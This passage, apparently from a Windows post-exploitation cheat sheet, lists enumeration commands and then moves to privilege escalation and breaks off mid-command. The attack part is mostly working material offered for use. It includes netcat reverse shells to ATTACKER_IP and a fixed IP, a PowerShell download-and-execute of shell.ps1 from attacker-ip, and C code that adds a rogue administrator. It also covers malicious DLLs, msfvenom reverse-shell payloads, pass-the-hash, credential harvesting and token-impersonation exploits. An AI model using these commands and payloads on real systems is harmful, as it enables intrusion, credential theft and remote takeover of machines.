 - Adding the user to the administrators group
 - Changing the admin password
 - Enabling RDP to Log-in
 - Adding a user to the domain admins group
 - Dumping certificates from target machine with powershell and mimikatz in memory:
 - Viewing alternate data streams in a directory
 - Dumping the SAM Database
 - With Meterpreter
 - With fgdump.exe
 - With Mimikatz
- Data Exfiltration
- Lateral Movement
 - Using PLINK.EXE
 - Using NetSH.EXE
 - Using Socat
 - Extracting passwords from SAM and SYSTEM
- Windows Persistence
 - Persistence Methods
- Clearing Tracks

Enumeration

Listing System details

This is beneficial if you want to find an exploit that matches the version of the windows installed.

```
systeminfo | findstr /B /C: "OS Name"/C:  
"OS Version"
```

Export OS info into a file with Powershell

```
Get-WmiObject -class win32  
operatingsystem | select -property |  
exportcsv  
c:\os.txt
```

Date and Time

```
C:\> echo %DATE% %TIME%
```

Host-Name

```
C:\> hostname
```

All systeminfo

```
C:\> systeminfo
```

OS Name

```
C:\> systeminfo | findstr /B /C:"OS  
Name" /C:"OS Version"
```

System info with wmic

```
C:\> wmic csproduct get name  
C:\> wmic bios get serialnumber  
C:\> wmic computersystem list brief
```

System info with sysinternals

```
C:\> psinfo -accepteula -s -h -d
```

Ref. <https://technet.microsoft.com/enus/sysinternals/psinfo.aspx>

View installed softwares

```
wmic product get name,version,vendor
```

View installed updates

This information will give you an idea of how quickly systems are being patched and updated.

```
wmic qfe get  
Caption,Description,HotFixID,InstalledOn
```

Enumerating Drivers and their version

```
<C:\driverquery /v>
```

We can also use Metasploit to list any missing patches, which you can then reference against vulnerability databases to determine if an exploit exists for the unpatched issue.

```
post/windows/gather/enum_patches
```

User Details

Current user

```
C:\> whoami
```

Current groups the logged-in user belongs to

```
C:\> whoami /groups
```

Privileges of the logged-in user

```
C:\> whoami /priv
```

Retrieve all users and groups

```
C:\> net user  
C:\> net group  
C:\> net localgroup
```

Local settings and domain settings

```
C:\> net accounts  
C:\> net accounts /domain
```

Retrieve administrators

```
C:\> net localgroup administrators
```

Retrieve administrators Groups

```
C:\> net group administrators
```

Retrieve user info with wmic

```
C:\> wmic rdtoggle list  
C:\> wmic useraccount list  
C:\> wmic group list  
C:\> wmic netlogin get name,  
lastlogon,badpasswordcount  
C:\> wmic netclient list brief
```

Using history file

```
C:\> doskey /history> history.txt
```

Get information about other users according to department

```
PS> Get-NetUser -filter "department=HR*"
```

List users

```
net users
```

View specific details about a user

```
net users admin
```

View groups

```
net localgroup
```

View privilege of current user:

```
<C:\whoami /priv>
```

View users of administrator group

```
<C:\net localgroup Administrators>
```

Network Enumeration

With netstat

We use the options `-a` to display all listening ports and active connections. The `-b` lets us find the binary involved in the connection, while `-n` is used to avoid resolving IP addresses and port numbers. Finally, `-o` display the process ID (PID).

Open Connections

```
C:\> netstat -ano
```

Listening Ports

```
netstat -an | findstr LISTENING
```

Other netstat commands

```
C:\> netstat -e  
C:\> netstat -naob  
C:\> netstat -nr  
C:\> netstat -vb  
C:\> nbtstat -s
```

View routing table

```
C:\> route print
```

View ARP table

```
C:\> arp -a
```

View DNS settings

```
C:\> ipconfig /displaydns
```

Proxy Information

```
C:\> netsh winhttp show proxy
```

All IP configs

```
C:\> ipconfig /allcompartments /all
```

Network Interfaces

```
C:\> netsh wlan show interfaces
```

```
C:\> netsh wlan show all
```

With registry

```
C:\> reg query  
"HKLM\SOFTWARE\Microsoft\Windows\Current  
Version\Internet  
Settings\Connections\WinHttpSettings"  
C:\> type  
%SYSTEMROOT%\system32\drivers\etc\hosts
```

With wmic

```
C:\> wmic nicconfig get  
descriptions,IPaddress,MACaddress
```

```
C:\> wmic netuse get  
name,username,connectiontype, localname
```

Saved wireless profiles

```
netsh wlan show profiles
```

Export wifi plaintext pwd

```
netsh wlan export profile folder=.  
key=clear
```

List interface IDs/MTUs

```
netsh interface ip show interfaces
```

Set IP

```
netsh interface ip set address local  
static  
IP netmask gateway ID
```

Set DNS server

```
netsh interface ip set dns local static  
ip
```

Set interface to use DHCP

```
netsh interface ip set address local  
dhcp
```

Services and processes

View running services

```
C:\Tasklist /svc
```

Enumerating the permissions of a service

```
C:\icacls "C:\Program  
Files\Servicio\bin\ServicioService.exe"
```

Listing the running services

```
C:\wmic service get  
name,displayname,pathname,startmode
```

or

```
wmic service list brief
```

or you can view those running only

```
wmic service list brief | findstr  
"Running"
```

View details about a specific service

```
sc qc [service-name]
```

Listing services that are auto started

```
C:\wmic service get  
name,displayname,pathname,startmode |  
findstr /i "auto"
```

Listing non standard windows services with auto start mode

```
C:\wmic service get  
name,displayname,pathname,startmode  
|findstr /i "auto"|findstr /i /v  
"c:\windows"
```

#Note : In privilege escalation, we need to look for a service that has unquoted service path. All left is to see if the directory containing the service file is writable or not.

Services running with PowerShell

[1]

```
PS C:\> Get-Service | Where-Object {  
$_.Status -eq "running" }
```

[2]

```
get-service
```

Files and Directories

Enumerating permissions on a directory

```
C:> ls | get-acl | fl
```

Viewing ADS and their owners in a directory

```
C:> cmd /C dir /Q /R
```

Viewing ADS of a file

```
C:> type file.extension:[streamname]
```

You can get the stream name of the file by viewing the whole ADS in the directory.

[icacls needs to be downloaded]>

Searching Based on the extension

[1]

```
C:\> dir /A /5 /T:A *.exe *.dll *.bat  
*.PS1 *.zip
```

[2] Below will do the same as above but specifying a date which will list the files newer than the date used in the command

```
C:\> for %G in (.exe, .dll, .bat, .ps)  
do forfiles -p "C:" -m *%G -s -d  
+1/1/2023 -c "cmd /c echo @fdate @ftime  
@path"
```

Searching Based on the name

```
C:\> dir /A /5 /T:A bad.exe
```

Searching Based on date.

Below will find **.exe** files after **01/01/2023**

```
C:\> forfiles /p C:\ /M *.exe /5 /0  
+1/1/2023 /C "cmd /c echo @fdate @ftime  
@path"
```

Based on date with Powershell

Below will return files that were modified past
09/21/2023

```
Get-ChildItem -Path c:\ -Force -Recurse  
-Filter '.log' -ErrorAction  
SilentContinue | where {$  
.LastWriteTime -gt ''2012-09-21''}
```

Searching Based on the size.

Below will find files smaller than 50MB

```
C:\> forfiles /5 /M * /C "cmd /c if  
@fsize GE0  
5097152 echo @path @fsize"
```

Searching Based on alternate data streams

```
C:\> streams -s <FILE OR DIRECTORY>
```

[Tool link](#)

Display file content

[1]

```
get-content file
```

[2]

```
type file
```

Pipe output to clipboard

```
C:\> some_command.exe | clip
```

Output clip to file

```
PS C:\> Get-Clipboard> clip.txt
```

Combine contents of multiple files

```
C:\> type <FILE NAME 1> <FILE NAME 2>  
<FILE NAME 3>> <NEW FILE NAME>
```

Compare two files for changes

```
PS C:\> Compare-Object (Get-Content ,  
<LOG FILE NAME1>.log) -DifferenceObject  
(Get-Content.<LOG FILENAME 2>.log)
```

Processes and Scheduled Tasks

Viewing active connections with PID of each process

```
C:\netstat -ano
```

View Scheduled Tasks

One of the below commands can be used

[1]

```
schtasks /query /fo LIST /v
```

[2]

```
schtasks /query /fo LIST 2>nul | findstr  
TaskName
```

[3]

```
dir C:\windows\tasks
```

[4]

```
schtasks /query /fo LIST /v
```

[5]

```
Get-ScheduledTask | where {$_.TaskPath -  
notlike "\Microsoft*"} | ft  
TaskName,TaskPath,State
```

[6]

```
Get-ScheduledTask
```

Network Shares

```
C:\> net use \\<TARGET IP ADDRESS  
C:\> net share  
C:\> net session
```

With wmic

```
C:\> wmic volume list brief
```

```
C:\> wmic logicaldisk get  
description,filesystem,name,size
```

```
C:\> wmic share get name,path
```

Installed Programs

Below commands can be used

```
dir /a "C:\Program Files"

dir /a "C:\Program Files (x86)"

reg query HKEY_LOCAL_MACHINE\SOFTWARE

Get-ChildItem 'C:\Program Files',
'C:\Program Files (x86)' | ft
Parent,Name,LastWriteTime

Get-ChildItem -path
Registry::HKEY_LOCAL_MACHINE\SOFTWARE |
ft Name
```

Auditing Group Policy Objects

Any of the commands below will list the current GPO settings and the second and third ones will send the output to an external file

```
C:\> gpresult /r  
C:\> gpresult /z > <OUTPUT FILE  
NAME>.txt  
C:\> gpresult /H report.html /F
```

With wmic

```
C:\> wmic qfe
```

Auditing AutoRuns and Startups

With wmic

```
C:\> wmic startup list full  
C:\> wmic ntdomain list brief
```

By viewing the contents startup folder

```
C:\> dir  
"%SystemDrive%\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup"
```

```
C:\> dir "%SystemDrive%\Documents and Settings\All
```

```
Users\Start Menu\Programs\Startup"
```

```
C:\> dir %userprofile%\Start  
Menu\Programs\Startup
```

```
C:\> %ProgramFiles%\Startup\
```

```
C:\> dir C:\Windows\Start  
Menu\Programs\startup
```

```
C:\> dir  
"C:\Users\%username%\AppData\Roaming\Microsoft\Windows\Start  
Menu\Programs\Startup"
```

```
C:\> dir  
"C:\ProgramData\Microsoft\Windows\Start  
Menu\Programs\Startup"
```

```
C:\> dir  
"%APPDATA%\Microsoft\Windows\Start  
Menu\Programs\Startup"
```

```
C:\> dir  
"%ALLUSERSPROFILE%\Microsoft\Windows\Sta  
rt  
Menu\Programs\Startup"
```

```
C:\> dir "%ALLUSERSPROFILE%\Start  
Menu\Programs\Startup"
```

Through wininit

```
C:\> type C:\Windows\winstart.bat  
C:\> type %windir%\wininit.ini  
C:\> type %windir%\win.ini
```

With Sysinternal tools

```
C:\> autorunsc -accepteula -m  
C:\> type C:\Autoexec.bat"
```

You can also export the output to a CSV file

```
C:\> autorunsc.exe -accepteula -a -c -i  
-e -f -l -m -v
```

With registry

```
C:\> reg query  
HKCR\Comfile\Shell\Open\Command
```

```
C:\> reg query  
HKCR\Batfile\Shell\Open\Command
```

```
C:\> reg query  
HKCR\htafile\Shell\Open\Command
```

```
C:\> reg query  
HKCR\Exefile\Shell\Open\Command
```

```
C:\> reg query  
HKCR\Exefiles\Shell\Open\Command
```

```
C:\> reg query  
HKCR\piffle\shell\open\command
```

```
C:\> reg query uHKCU\Control  
Panel\Desktop"
```

```
C:\> reg query  
HKCU\Software\Microsoft\Windows\CurrentV  
ersion\Policies\Explorer\Run
```

```
C:\> reg query  
HKCU\Software\Microsoft\Windows\CurrentVersion\Run
```

```
C:\> reg query  
HKCU\Software\Microsoft\Windows\CurrentVersion\Runonce
```

```
C:\> reg query  
HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnceEx
```

```
C:\> reg query  
HKCU\Software\Microsoft\Windows\CurrentVersion\RunServices
```

```
C:\> reg query  
HKCU\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce
```

```
C:\> reg query  
HKCU\Software\Microsoft\Windows\CurrentVersion\Windows\Run
```

```
C:\> reg query  
HKCU\Software\Microsoft\Windows\CurrentVersion\Windows\Load
```

```
C:\> reg query  
HKCU\Software\Microsoft\Windows\CurrentVersion\Windows\Scripts
```

```
C:\> reg query  
«HKCU\Software\Microsoft\Windows  
NT\CurrentVersion\Windows« /f run
```

```
C:\> reg query  
«HKCU\Software\Microsoft\Windows  
NT\CurrentVersion\Windows« /f load
```

```
C:\> reg query  
HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run
```

```
C:\> reg query  
HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs
```

```
C:\> reg query
```

```
HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\LastVisitedMRU
```

```
C:\> reg query
```

```
HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\Open5aveMRU
```

```
C:\> reg query
```

```
HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\LastVisitedPidlMRU
```

```
C:\> reg query
```

```
HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\Open5avePidlMRU /s
```

```
C:\> reg query
```

```
HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU
```

```
C:\> reg query
```

```
«HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders»
```

```
C:\> reg query  
    HKCU\Software\Microsoft\Windows\Current  
    Version\Explorer\User Shell Folders"
```

```
C:\> reg query  
    HKCU\Software\Microsoft\Windows\CurrentV  
    ersion\Applets\RegEdit /v LastKey
```

```
C:\> reg query  
    "HKCU\Software\Microsoft\InternetExplore  
    r\TypedURLs"
```

```
C:\> reg query  
    HKCU\Software\Policies\Microsoft\Window  
    s\ControlPanel \Desktop"
```

```
C:\> reg query HKLM\SOFTWARE\Mic  
    rosoft\ActiveSetup\Installed  
    Components" /s
```

```
C:\> reg query  
    "HKLM\SOFTWARE\Microsoft\Windows\Current  
    Version\explorer\User Shell Folders"
```

```
C:\> reg query
```

```
"HKLM\SOFTWARE\Microsoft\Windows\Current  
Version\explorer\Shell Folders"
```

```
C:\> reg query  
HKLM\Software\Microsoft\Windows\CurrentV  
ersion\explorer\ShellExecuteHooks
```

```
C:\> reg query  
"HKLM\SOFTWARE\Microsoft\Windows\Current  
Version\Explorer\Browser Helper Objects"  
/s
```

```
C:\> reg query  
HKLM\SOFTWARE\Microsoft\Windows\CurrentV  
ersion\Policies\Explorer\Run
```

```
C:\> reg query  
HKLM\SOFTWARE\Microsoft\Windows\CurrentV  
ersion\Run
```

```
C:\> reg query  
HKLM\SOFTWARE\Microsoft\Windows\CurrentV  
ersion\Runonce
```

```
C:\> reg query
```

```
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnceEx
```

```
C:\> reg query
```

```
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServices
```

```
C:\> reg query
```

```
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServicesOnce
```

```
C:\> reg query
```

```
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Winlogon\Userinit
```

```
C:\> reg query
```

```
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\shellServiceObjectDelayLoad
```

```
C:\> reg query
```

```
"HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks" /s
```

```
C:\> reg query
```

```
"HKLM\SOFTWARE\Microsoft\Windows  
NT\CurrentVersion\Windows"
```

```
C:\> reg query  
"HKLM\SOFTWARE\Microsoft\Windows  
NT\CurrentVersion\Windows" /f  
Appinit_DLLs
```

```
C:\> reg query  
"HKLM\SOFTWARE\Microsoft\Windows  
NT\CurrentVersion\Winlogon" /f Shell
```

```
C:\> reg query "HKLM\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\Winlogon  
" /f Userinit
```

```
C:\> reg query  
HKLM\SOFTWARE\Policies\Microsoft\Windows  
\System\Scripts  
C:\> reg query
```

```
HKLM\SOFTWARE\Classes\batfile\shell\open  
\cornrnand
```

```
C:\> reg query
```

```
HKLM\SOFTWARE\Classes\cornfile\shell\ope  
n\cornrnand
```

```
C:\> reg query  
HKLM\SOFTWARE\Classes\exefile\shell\open  
\command
```

```
C:\> reg query  
HKLM\SOFTWARE\Classes\htafile\Shell\Open  
\Command
```

```
C:\> reg query  
HKLM\SOFTWARE\Classes\piffile\shell\open  
\command
```

```
C:\> reg query  
"HKLM\SOFTWARE\Wow6432Node\Microsoft\Win  
dows\CurrentVersion\Explorer\Browser  
Helper Objects" /s
```

```
C:\> reg query  
"HKLM\SYSTEM\CurrentControlSet\Control\S  
ession  
Manager"
```

```
C:\> reg query  
"HKLM\SYSTEM\CurrentControlSet\Control\Session  
Manager\KnownDLLs"
```

```
C:\> reg query  
"HKLM\SYSTEM\ControlSet001\Control\Session  
Manager\KnownDLLs"
```

Netview Tool

Hosts in current domain

```
net view /domain
```

Hosts in example.com

```
net view /domain:example.com
```

All users in current domain

```
net user /domain
```

Add user

```
net user user pass /add
```

Add user to Administrators

```
net localgroup "Administrators" user  
/add
```

Show Domain password policy

```
net accounts /domain
```

List local Admins

```
net localgroup "Administrators"
```

List domain groups

```
net group /domain
```

List users in Domain Admins

```
net group "Domain Admins" /domain
```

List domain controllers for current domain

```
net group "Domain Controllers" /domain
```

Current SMB shares

```
net share
```

Active SMB sessions

```
net session I find I "\\"
```

Unlock domain user account

```
net user user /ACTIVE:yes /domain
```

Change domain user password

```
net user user '' newpassword '' /domain
```

Share folder

```
net share share c:\share  
/GRANT:Everyone,FULL
```

Remote Logging in

Remote logging works when you have successfully extracted working credentials/accounts in the target machine. You can then use them to login to the target machine and have a stable shell.

The below tools can be used to accomplish this purpose.

You can Install/download these tools from Impacket.

psexec

```
psexec.py <user>@<ip> powershell
```

wmiexec

```
wmiexec.py <user>@<ip>
```

smbexec

```
smbexec.py <user>@<ip>
```

Manual Privilege Escalation Methods

Exploiting Scheduled Tasks

Looking into scheduled tasks on the target system, you may see a scheduled task that either lost its binary or it's using a binary you can modify.

Find all the scheduled Tasks

```
schtasks /query /fo list /v
```

Listing Info about a specific task

```
schtasks /query /tn {TASK} /fo list /v
```

Enumerating the permissions of the chosen task

```
icacls c:\tasks\{TASK NAME}
```

Where:

- (I = Inheritance)
 - (F = Full Control)
- With the appropriate permissions we can copy our own executable payload into the task folder:

```
echo c:\tools\nc64.exe -e cmd.exe  
ATTACKER_IP 4545 > C:\tasks\{TASK}
```

This will connect to the attacker machine on port **4545** so don't forget to setup a listener.

You can then launch the task

```
schtasks /run /tn {TASK}
```

Abusing Services

Basics

Windows services are managed by the **Service Control Manager** (SCM). The SCM is a process in charge of managing the state of services as needed, checking the current status of any given service and generally providing a way to configure services. Each service on a Windows machine will have an

associated executable which will be run by the SCM whenever a service is started.

For example, you can check a service status and details using below command:

```
C:\> sc qc apphostsvc
```

Here we can see that the associated executable is specified through the **BINARY_PATH_NAME** parameter, and the account used to run the service is shown on the **SERVICE_START_NAME** parameter.

Insecure Executable Permissions

If the executable associated with a service has weak permissions that allow an attacker to modify or replace it, the attacker can gain the privileges of the service's account trivially.

After checking the target service details as shown above, we can then check the permissions on its associated binary:

```
C:\Users\user>icacls  
C:\PROGRA~2\SYSTEM~1\WService.exe
```

If the Everyone group has modify permissions (M) on the service's executable, then this means we can simply overwrite it with any payload of our preference, and the service will execute it with the privileges of the configured user account.

Your next step is to generate a payload using **msfvenom**, name it same as the executable name above and store it under the same path of the service executable effectively replacing it.

Unquoted Service Path

Manual

Checking if a directory is writable.

```
<C:\icacls "C:\(name)">
```

#If its writable, then we create a reverse shell that evades Anti virus detection and place it in that directory.

#We can then change the configuration of the service to run our payload instead.

```
<C:\Sc config (service-name) binpath= (path-to-your-payload)>
```

#Start a new listener on your machine
#Place your payload in the same directory as the service's one.

```
<C:\Sc start (servicename)>
```

Finding the owner and info about a service

```
<C:\sc.exe qc [service-name]>
```

Checking the access rights of a service

```
<C:\Accesschk.exe /accepteula /ucqv [service-name]>
```

Changing the bin path of a service to point to your malicious payload

```
<C:\Sc.exe config [service-name]  
binpath='cmd /c [path to your payload on  
the remote host]'>
```

If SeLoadDriverPrivilege is enabled as a privilege for the current user then use capcom exploit

```
<C:.\EOPLOADDRIVER.exe  
System\CurrentControlSet\MyService  
.\\capcom.sys
```

Then using a bat file containing a call to a netcat listener

```
C:\Windows\Temp\nc.exe 10.10.15.74 55541  
-e cmd.exe
```

Save the above into exploit.bat

```
<C:.\ExploitCapcom_modded.exe
```

With Metasploit

The below module can be used

```
use  
exploit/windows/local/service_permission  
S
```

You have then to set the SESSION ID and run

exploit

Adding a new admin user to the compromised windows system.

Method [1]

Replace this code with an executable file with weak permissions and is run as a service or as an admin.

```
#include <stdlib.h>
int main ()
{
    int i;
    i = system ("net user evil Ev!lpass
/add");
    i = system ("net localgroup
administrators evil /add");
    return 0;
}
```

Method[2]

From the command prompt

```
net user /add [username] [password]
net localgroup administrators [username]
/add
```

Finding Files that Store Passwords in Plain Text

Many third-party software packages store credentials that you may be able to retrieve. Examples include VNC tools like UltraVNC and

RealVNC, both of which store passwords on the local system. PuTTY, the popular SSH client, stores proxy credentials in cleartext in the Windows Registry under `HKCU/Software/SimonTatham/Putty/Sessions`

Common File locations

```
C:\unattend.xml  
C:\Windows\Panther\Unattend.xml  
C:\Windows\Panther\Unattend\Unattend.xml  
C:\Windows\system``32``\sysprep.inf  
C:\Windows\system``32``\sysprep\sysprep.  
xml  
C:\Windows\Microsoft.NET\Framework64\v4.  
0.30319\Config\web.config  
C:\inetpub\wwwroot\web.config
```

With Find command

```
<C:\findstr /si password *.xml *.ini  
*.txt *.config *.bat>
```

Viewing file content with powershell

```
<PS C:\Get-Content  
"c:\windows\panther\unattend.xml" |  
Select-String "Password" -Context 2>
```

With Metasploit

```
post/windows/gather/enum_unattend
```

With Registry

```
reg query HKLM /f password /t REG_SZ /s  
reg query HKCU /f password /t REG_SZ /s  
reg query  
"HKLM\SOFTWARE\Microsoft\Windows  
NT\Currentversion\Winlogon"  
reg query  
"HKLM\SYSTEM\Current\ControlSet\Services  
\SNMP"
```

With Powersploit

```
Get-UnattendedInstallFile  
Get-Webconfig  
Get-ApplicationHost  
Get-SiteListPassword  
Get-CachedGPPassword  
Get-RegistryAutoLogon
```

/si: means searching in current directory

Adding a new admin user to the compromised windows system.

Replace this code with an executable file with weak permissions and is run as a service or as an admin.

```
#include <stdlib.h>
int main ()
{
    int i;
    i = system ("net user evil Ev!lpass
/add");
    i = system ("net localgroup
administrators evil /add");
    return 0;
}
```

Pass The Hash

This technique works if you managed to retrieve the NTLM hash of one of the users.

From your attacking machine, issue the below command

```
pth-winexe -U user%NTLM-hash --system
//target-ip cmd.exe
```

DLL Hijacking

DLL hijacking relies on two conditions

- 1- An application that is trying to access a non-existent DLL
 - 2- a write access to the location of that missing DLL
- After you know the name of the DLL that is missing, you can create a malicious DLL.

Creating malicious DLL with msfvenom

```
sudo msfvenom -p  
windows/meterpreter/reverse_tcp  
LHOST=your-ip LPORT=your-port -f dll >  
malicious.dll
```

After you have generated the DLL, place it in the location where the application is trying to access.

Manually using a C code

```
#include <windows.h>

BOOL WINAPI DllMain (HANDLE hDll, DWORD dwReason, LPVOID lpReserved) {

    if (dwReason ==
        DLL_PROCESS_ATTACH) {
        system("cmd.exe /k net
user admin newpass");
        ExitProcess(0);
    }
    return TRUE;
}
```

The above code changes the admin password to [newpass]

Compile the code with the below command on linux

```
x86_64-w64-mingw32-gcc code.c -shared -o
code.dll
```

Replace [code.dll] with the targeted or missing dll on the target machine then stop and start its associated service to execute your dll.

DLL Injection With PowerSploit

First generate malicious DLL with Msfvenom

```
sudo msfvenom -p  
windows/meterpreter/reverse_tcp  
LHOST=your-ip LPORT=your-port -f dll >  
malicious.dll
```

Next we need to PID of the process which will be our target. You can obtain the PID from the task manager or by listing the running processes.

Then we invoke the DLL injection module

```
Invoke-DLLInjection -ProcessID PID -Dll  
C:\path-to-malicious-DLL
```

Note: **make sure you setup your listener in metasploit multi handler module with same**

settings you used when creating the DLL with
msfvenom

Finding Weak File Permissions

Using accesschk

Link

<https://technet.microsoft.com/en-us/sysinternals/accesschk.aspx>

After you have uploaded it to the target machine you can execute the below command

```
accesschk.exe -uwqcv "user" * -  
accepteula
```

Based on the output, you can decide what privilege escalation methods to use from this document. Common privilege escalation methods that exploit weak file permissions are

unquoted service path

DLL Hijacking

Using Icacls

We can find files and directories with full control assigned to every one

```
icacls "C:\Program Files\*" 2>nul |  
findstr "(F)" | findstr "Everyone"
```

```
icacls "C:\Program Files (x86)\*" 2>nul  
| findstr "(F)" | findstr "Everyone"
```

```
icacls "C:\Program Files\*" 2>nul |  
findstr "(F)" | findstr "BUILTIN\Users"
```

```
icacls "C:\Program Files (x86)\*" 2>nul  
| findstr "(F)" | findstr  
"BUILTIN\Users"
```

Powershell

```
Get-ChildItem 'C:\Program  
Files\*', 'C:\Program Files (x86)\*' | %  
{ try { Get-Acl $_ -EA SilentlyContinue  
| Where {($_.Access|select -  
ExpandProperty IdentityReference) -match  
'Everyone'} } catch {}}
```

```
Get-ChildItem 'C:\Program  
Files\*', 'C:\Program Files (x86)\*' | %  
{ try { Get-Acl $_ -EA SilentlyContinue  
| Where {($_.Access|select -  
ExpandProperty IdentityReference) -match  
'BUILTIN\Users'} } catch {}}
```

Autologon

Sometimes the machine stores default credentials in plain text in the registry. We can query them with the below command

```
reg query  
"HKLM\SOFTWARE\Microsoft\Windows  
NT\Currentversion\Winlogon" 2>nul |  
findstr "DefaultUserName  
DefaultDomainName DefaultPassword"
```

These credentials can then be used in different methods:

Method one: Powershell run as

If you have got authentication credentials for a machine and you want to execute commands remotely, then execute the below powershell. Make sure to substitute [open-port]

```
PS > $pass = ConvertTo-SecureString -  
AsPlainText -Force -String 'pass';  
  
PS > $cred = New-Object -typename  
System.Management.Automation.PSCredential  
-ArgumentList  
'domainname\username', $pass;  
  
PS > Invoke-Command -ComputerName  
computer-name -Credential $cred -Port  
5985 -ScriptBlock { command }
```

The next example will execute use the credentials obtained and retrieve a shell from the attacker machine **shell.ps** that could be **nishasng shell** and you should receive the shell back from the victim machine to your listener.

```
PS C:\inetpub\wwwroot\internal-01\log>
$username =
"pentesting.local\Administrator"
```

```
PS C:\inetpub\wwwroot\internal-01\log>
$password =
"3130457h31186feef962f597711faddb"
```

```
PS C:\inetpub\wwwroot\internal-01\log>
$securestring = New-Object -TypeName
System.Security.SecureString
```

```
PS C:\inetpub\wwwroot\internal-01\log>
$password.ToCharArray() | ForEach-Object
{$securestring.AppendChar($_)}
```

```
PS C:\inetpub\wwwroot\internal-01\log>
$cred = new-object -typename
System.Management.Automation.PSCredential
-argumentlist $username, $securestring
```

```
PS C:\inetpub\wwwroot\internal-01\log>
Invoke-Command -ScriptBlock { IEX(New-
Object
```

```
Net.WebClient).DownloadString('http://attacker-ip:8080/shell.ps1') } -Credential  
$cred -Computer localhost
```

Method Two: Using net use

This method gets us access only to the file system

```
net use x: \\localhost\c$  
/user:administrator [insert password]
```

Always Install Elevated

This issue can exist on a system that allows users to execute installer packages with system privileges without providing credentials

Determine if it's activated on the target system. If the output of the below commands is **0x1** it means that it's activated.

```
reg query  
HKCU\SOFTWARE\Policies\Microsoft\Windows  
\Installer /v AlwaysInstallElevated
```

```
reg query  
HKLM\SOFTWARE\Policies\Microsoft\Windows  
\Installer /v AlwaysInstallElevated
```

Exploit with Metasploit

```
use  
exploit/windows/local/always_install_ele  
vated
```

Set the LHOST, SESSION and run.

Exploit with Powersploit

Import the module

```
Import-Module Privesc
```

Enumerate the issue

```
Get-RegistryAlwaysInstallElevated
```

Generate the malicious MSI

```
Write-UserAddMSI
```

Then run the yielded MSI which will prompt you to create and add the user into the administrators group

Rotten Potato

Rotten potato is based on tricking the **NT Authority\System** into authenticating and negotiating via the NTLM locally which can create the possibility of token impersonation/manipulation.

If you have compromised a service account and got a meterpreter shell then download rotten potato from below link

```
https://github.com/breenmachine/RottenPotatoNG
```

With Metasploit

From Meterpreter execute the below

```
execute -f rottenpotato.exe -Hc
```

Or

```
load incognito
```

Then list the tokens

```
list_tokens -u
```

You should get **NT Authority\System** token available to impersonate.

Execute the below

```
impersonate_token "NT Authority\\System"
```

With Powersploit

Invoke the module

Invoke-TokenManipulation -Enumerate

Depending on the output, look for the username that is administrator and execute the below

```
Invoke-TokenManipulation -  
ImpersonateUser -Username  
"pentest\Administrator"
```

And

```
Invoke-TokenManipulation -  
ImpersonateUser -Username "NT  
Authority\System"
```

Exploiting saved credentials

Windows also allows users to save their credentials to the system when they run programs using **runas**
With Winpeas

```
cmdkey /list
```

```
.\winPEASany.exe quiet cmd windowscreds
```

Then the saved creds can be used to run commands as any user

```
runas /savecred /user:admin C:\shell.exe
```

```
runas /savecred  
/user:WORKGROUP\Administrator  
"\\"ip\SHARE\evil.exe"
```

```
runas /savecred /user:Administrator  
"cmd.exe /k whoami"
```

Secondary Logon Handler

With Metasploit

```
exploit/windows/local/ms16_032_secondary  
_logon_handle_privesc
```

With Powershell and ExploitDB

Link to download

```
https://www.exploit-db.com/exploits/39719
```

Once downloaded onto the target system, execute the below

```
powershell -exe bypass  
Import-Module .\script-name.ps1  
Invoke-MS16-032
```

After successful execution, this will bring up an elevated command prompt by which you can execute commands as an admin.

Exploiting SelmpersonatePrivilege

JuicyPotato

Link to download

```
https://github.com/ohpe/juicy-potato
```

Vulnerable Windows versions

```
Windows 7 Enterprise  
Windows 8.1 Enterprise  
Windows 10 Enterprise  
Windows 10 Professional  
Windows Server 2008 R2 Enterprise  
Windows Server 2012 Datacenter  
Windows Server 2016 Standard
```

We then create the payload

[1] Option

```
msfvenom -p  
cmd/windows/reverse_powershell  
lhost=your-ip lport=4545 > shell.bat
```

[2] Option

```
msfvenom -p windows/shell_reverse_tcp  
LHOST=your-ip LPORT=4545 -f exe >  
shell.exe
```

Then transfer your payload and juicypotato.exe to the target machine.

Execute the below

```
./jp.exe -t * -p shell.bat -l 4545
```

-t: Create process call. For this option we'll use * to test both options.

-p: The program to run. We'll need to create a file that sends a reverse shell back to our attack machine.

-l: COM server listen port. This can be anything. We'll use 4545.

If the above command fails then you need to provide the CLSID.

CLSID List -

- [Windows 7 Enterprise](#)
- [Windows 8.1 Enterprise](#)
- [Windows 10 Enterprise](#)
- [Windows 10 Professional](#)
- [Windows Server 2008 R2 Enterprise](#)

- Windows Server 2012 Datacenter
- Windows Server 2016 Standard

Then execute

```
./jp.exe -t * -p shell.bat -l 4545 -c  
{e60687f7-01a1-40aa-86ac-db1cbf673334}
```

Rogue Potato

Link to download

<https://github.com/antonioCoco/RoguePota>
to

Usage

**Network redirector / port forwarder to run on your
remote machine, must use port 135 as src port**

```
socat tcp-listen:135,reuseaddr,fork  
tcp:10.0.0.3:9999
```

**RoguePotato without running RogueOidResolver
locally. You should run the RogueOidResolver.exe**

on your remote machine. Use this if you have fw restrictions.

```
RoguePotato.exe -r 10.0.0.3 -e  
"C:\windows\system32\cmd.exe"
```

RoguePotato all in one with RogueOxidResolver running locally on port 9999

```
RoguePotato.exe -r 10.0.0.3 -e  
"C:\windows\system32\cmd.exe" -l 9999
```

RoguePotato all in one with RogueOxidResolver running locally on port 9999 and specific clsid and custom pipename

```
RoguePotato.exe -r 10.0.0.3 -e  
"C:\windows\system32\cmd.exe" -l 9999 -c  
